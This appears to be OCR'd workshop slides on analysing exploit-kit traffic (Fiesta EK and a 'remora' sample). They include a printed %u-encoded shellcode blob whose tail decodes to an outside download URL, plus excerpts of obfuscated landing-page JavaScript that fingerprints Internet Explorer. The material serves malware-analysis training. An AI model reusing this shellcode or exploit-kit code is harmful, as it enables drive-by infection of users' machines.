


If you haven't already, open **remora.htm** in your text editor.

Oh hai! Clean code!

If we have time in the workshop, I will take this time to cover the code. You will notice that this code uses explicit terminology and much of the code looks to have been copy/pasted directly from publically available proof of concept code. Lulz.

Take a gander at the next slide…



The takeaway from this code analysis will be the shellcode.

We will most likely not have time in the workshop to cover this shellcode, but if you'd like some tips on the code's analysis, please contact me.

To obtain the shellcode, just replace all spaces, double quotes, and plus signs in the call to `unescape()` for the payLoadCode variable:

var payLoadCode = unescape([*shellcode*]) ← in there!

After removing these unneeded characters, you can **save the shellcode as "remora_shellcode.u".**

---

remora_shellcode.u

%u4343%u4343%u0feb%u335b%u66c9%u80b9%u8001%uef33+%ue243%ueb
fa%ue805%uffec%uffff%u8b7f%udf4e%uefef%u64ef%ue3af%u9f64%u42f3%u9
f64%u6ee7%uef03%uefeb+%u64ef%ub903%u6187%ue1a1%u0703%uef11%u
efef%uaa66%ub9eb%u7787%u6511%u07e1%uef1f%uefef%uaa66%ub9e7+%u
ca87%u105f%u072d%uef0d%uefef%uaa66%ub9e3%u0087%u0f21%u078f%ue
f3b%uefef%uaa66%ub9ff%u2e87%u0a96+%u0757%uef29%uefef%uaa66%uaff

b%ud76f%u9a2c%u6615%uf7aa%ue806%uefee%ub1ef%u9a66%u64cb%ueba
a%uee85+%u64b6%uf7ba%u07b9%uef64%uefef%u87bf%uf5d9%u9fc0%u7807
%uefef%u66ef%uf3aa%u2a64%u2f6c%u66bf%ucfaa+%u1087%uefef%ubfef%u
aa64%u85fb%ub6ed%uba64%u07f7%uef8e%uefef%uaaec%u28cf%ub3ef%uc1
91%u288a%uebaf+%u8a97%uefef%u9a10%u64cf%ue3aa%uee85%u64b6%uf7
ba%uaf07%uefef%u85ef%ub7e8%uaaec%udccb%ubc34%u10bc+%ucf9a%ubc
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%ue7aa%ued85%u64b6%uf7ba+%uff07%uefef%u85ef%u6410%uffaa%uee85%
u64b6%uf7ba%uef07%uefef%uaeef%ubdb4%u0eec%u0eec%u0eec%u0eec+%
u036c%ub5eb%u64bc%u0d35%ubd18%u0f10%u64ba%u6403%ue792%ub264
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
d%u1e04%u11d4+%u9ab1%ub50a%u0464%ub564%ueccb%u8932%ue364%u6
4a4%uf3b5%u32ec%ueb64%uec64%ub12a%u2db2%uefe7%u1b07+%u1011%u
ba10%ua3bd%ua0a2%uefa1%u7468%u7074%u2F3A%u732F%u2E31%u6F72
%u6C6C%u7973%u7473%u6D65%u2E73%u6E69%u6F66%u6F2F%u6F30%u6
52F%u7078%u662F%u6C69%u2E65%u6870%u0070




If we have time in the workshop, we can run through the extracted shellcode.

We will most likely skip this in the workshop.

[Follow along with me]


If you're reading this after the fact, you can review the shellcode on your own or contact me for details.

[Start w/**remora_shellcode.u**, convert to binary, and then review in debugger.]



http://www.malware-traffic-analysis.net/
by Brad Duncan

http://malwarefor.me/
by Jack Mott



Reference

Sophos. (2015). Distribution of exploit kit activity [Online image]. Retrieved from https://blogs.sophos.com/2015/07/21/a-closer-look-at-the-angler-exploit-kit/


Reference


MalwareBytes. (2014). Fiesta ek logo [Online image]. Retrieved from https://blog.malwarebytes.org/exploits-2/2014/07/fiesta-exploit-kit-does-the-splits/

Fiesta EK

- Losing Popularity
  - More CVEs Than Recent Angler
  - Something Happen to Author(s)?
- Sample Link:

  http://www.malware-traffic-analysis.net/2015/01/20/index.html
  - Thanks Brad!






This screenshot (from http://www.malware-traffic-analysis.net/2015/01/20/index.html) shows the various artifacts associated with the Fiesta sample.

Here's the beauty of using Brad and Jack's write-ups as our starting points:

```
if fall_behind == True:
    JustCheckTheArtifactsFolder()
else:
    KeepOnKeepinOn()
```

Yup. When following along, if you find yourself unable to extract/carve content or deobfuscate the current step, you can head to the related artifacts folder *or the files I provide* and… BOOM! Ready to keep following along. WIN.



CVE-2013-0634 (Adobe Flash)

[Honestly, I'm not 100% on this being the exact CVE. Close enough.]

"Adobe Flash Player before 10.3.183.51 and 11.x before 11.5.502.149 on Windows… allows remote attackers to execute arbitrary code or cause a denial of service (memory corruption) via crafted SWF content, as exploited in the wild in February 2013."

1) https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0634
2) http://www.adobe.com/support/security/bulletins/apsb13-04.html

CVE-2013-0074 (MS Silverlight)


"Silverlight Double Dereference Vulnerability"

1) http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0074
2) http://malware.dontneedcoffee.com/2013/11/cve-2013-0074-silverlight-integrates.html

CVE-2010-0188 (Adobe PDF)

"Unspecified vulnerability in Adobe Reader and Acrobat 8.x before 8.2.1 and 9.x before 9.3.1 allows attackers to cause a denial of service (application crash) or possibly execute arbitrary code via unknown vectors."

1) https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0188
2) http://www.securityfocus.com/bid/38195
   POC: http://downloads.securityfocus.com/vulnerabilities/exploits/38195.py



Open '2015-01-20-Fiesta-EK-infection-traffic.pcap' in Wireshark.

Enter the following packet filter:

http.request.method == "GET" && frame contains "txf9p_v8"
(This filters on the EK-specific GET requests)

Right-click on frame 816 (the first frame in this filter) and select "Follow TCP Stream".
(This will produce the filter "tcp.stream eq 23")

Filter the traffic as shown in the above screenshot.

Use the Save As button to save the content as "**f_landing_stream.txt**".
This process will be used a few times in the workshop. Heads-up!

Open "f_landing_stream.txt" in your text editor.

Note that the actual HTML starts on line 14 and ends on line 50.
Remove the non-HTML content (removes lins 1-13 + 51-53).
Save the editing content as "**f_landing_1.htm**".

Fiesta EK Landing cont.


- Single <script> Tag in Body

```
4  <script type='text/javascript'>
5  function xmasc(h5 ){var xu,g6s,vk,ip;g6s='';ip=0;for(;ip<h5.length;ip+=2 ){vk=h5.substr(ip,2);xu=jailen(vk
6  function pulpvi(f9,ayj,zl ){var ly,y64,ux,xq;xq='';ux=0;y64=0;while(y64<f9.length ){ux=ux+ayj;ly=zl.indexO
     ʢ);y64++}return xq}
7  function mama4q(tki,nnh ){var l3d;l3d='cha'+'rAt';return tki[l3d](nnh)}
8  function remsg7(o,gi ){var znr;znr=pulpvi(o,gi,'DL6aBZ-Aeu3W4CigX=17ml5dzJFnP+pEfKR80qQ2N9jvckUb');return
     ʢride8f);ious5=26;shooy=remsg7('zbm3KQ4616BfDQcANe0pfX',ious5);buck67=18;grim74=remsg7('LDcmJ3m7fZcfJU'
     ʢmirv65);ogre=window;good4y=ogre[hymniv];keen3=ogre[wail9q];donsw=keen3[grim74];
9  function gall3( ){var js,ocg;ocg=26;js=remsg7('91q6X3+d1UBvDjczuz',ocg);return keen3[js]}
10 function jailen(nj9,a7n ){var sie;sie=nj9;sie=parseInt(sie,a7n);return sie}
11 function sankhf(rcd,ymc ){var nt,v2;v2=11;nt=remsg7('eQ=F4NQm',v2);return rcd[nt](ymc)}
12 function bonox( ){var a;a=gall3();return sankhf(/Win64;/i,a)||sankhf(/x64;/i,a)}
13 function gyron(ok8 ){return typeof ok8!='undefined'}
14 function moilki(g6 ){var yu,t9r,rhr,ho,sgq,vv,o7,ml1,wae,ld,k3;vv=19;rhr=remsg7('Ea9PaQCiN9vbgRgAJQ',vv);s
     ʢ'd4RzP1ZUbF9zkX+8d8=fWj',ho);o7=21;ml1=remsg7('+XBa9Nbj5jW3nXdc+P889Nbf5j',o7);t9r=25;ld=remsg7('JqdPl
     ʢ]=g6}
15 function whomn(q85 ){var la,xze,cc,u46,o9l,wss,rm,gq,a0,z3q,sfv,v11,m,kw,iuh,yq,hm,ts;gq=22;u46=remsg7('P2
     ʢ'nmUNDjKp81qzLz9avWkXbR',cc);hm=23;m=remsg7('nBUvEzKE8fba2U3AvpkjXC',hm);a0=18;o9l=remsg7('LEc=eDq4fb'
     ʢ('Ru6R82RR6A15',kw);ts=25;la=remsg7('jeN8lB',ts);v11=28;iuh=remsg7('56Ed-UURAmp5fiiP-UU2Qppe2B',v11);r
     ʢu46]=rm;wss[la]=q85;good4y[xze][yq](wss);return wss}
16 function neonsj(y16,zx,k8 ){var nz,om;om=15;nz=remsg7('BuZ3Nj9mW4+5bB',om);return y16[nz](zx,k8)}
17 function garb3u(bu ){return(typeof bu=='string'&&sankhf(/\d/,bu))}
18 function junko(oz ){var ngr,mx,lxu,xe,sl,y0d,zmu;ngr=20;lxu=remsg7('bbQQg4-Pi353pp',ngr);zmu=12;sl=remsg7(
     ʢ=garb3u(oz)?xe[sl](oz):null;return mx?mx[0][lxu](y0d,','):null}
19 function dolo7( ){var pc0,ke;ke=(/Trident\/(\d)/i);pc0=gall3();if(!sankhf(ke,pc0) ){return 0}else{return j
20 function ceca7(tnl ){var yv,nq,x0,zqc,lke,iw,d1,f7p,kt;nq=19;x0=remsg7('D59BdNpBN9KZvpZa',nq);yv=14;lke=re
```

Open “f_landing_1.htm” in your text editor.

Take note of the <script> tag on line four (4).

Lines 5 – 35 contain the actual JS we want to deobfuscate.



Let's make this purty! To do so, copy the JS itself (no script tags!) from lines 5 – 35 and save to a new file called "**f_js1.js**".

Use js-beautify to make the JS easier to read:

js-beautify -d f_js1.js > f_js1-b.js

Open "f_js1-b.js" and "f_landing_1.htm" in your text editor.
Copy the contents of f_js1-b.js into f_landing_1.htm, ensuring to replace the non-beautified JS.

Add the "**debugger;**" statement just underneath the <script> tag, as seen above on line five (5).

Save this modified version of the landing page as "**f_landing_2.htm**".

The **f_landing_2.htm** file now contains most of the code we want to analyze.

Next slide…


Let's begin our review of this easier to read, albeit still obfuscated, dump of JS.

I have already commented some of the code, so please open the "f_landing_3.htm" file I provided and let's review.


The code uses the Trident Token, which helps identify the version of IE being used. Details here: https://msdn.microsoft.com/en-us/library/ms537503(v=VS.85).aspx#TriToken

Token	**Description**
Trident/7.0	Internet Explorer 11
Trident/6.0	Internet Explorer 10
Trident/5.0	Internet Explorer 9
Trident/4.0	Internet Explorer 8

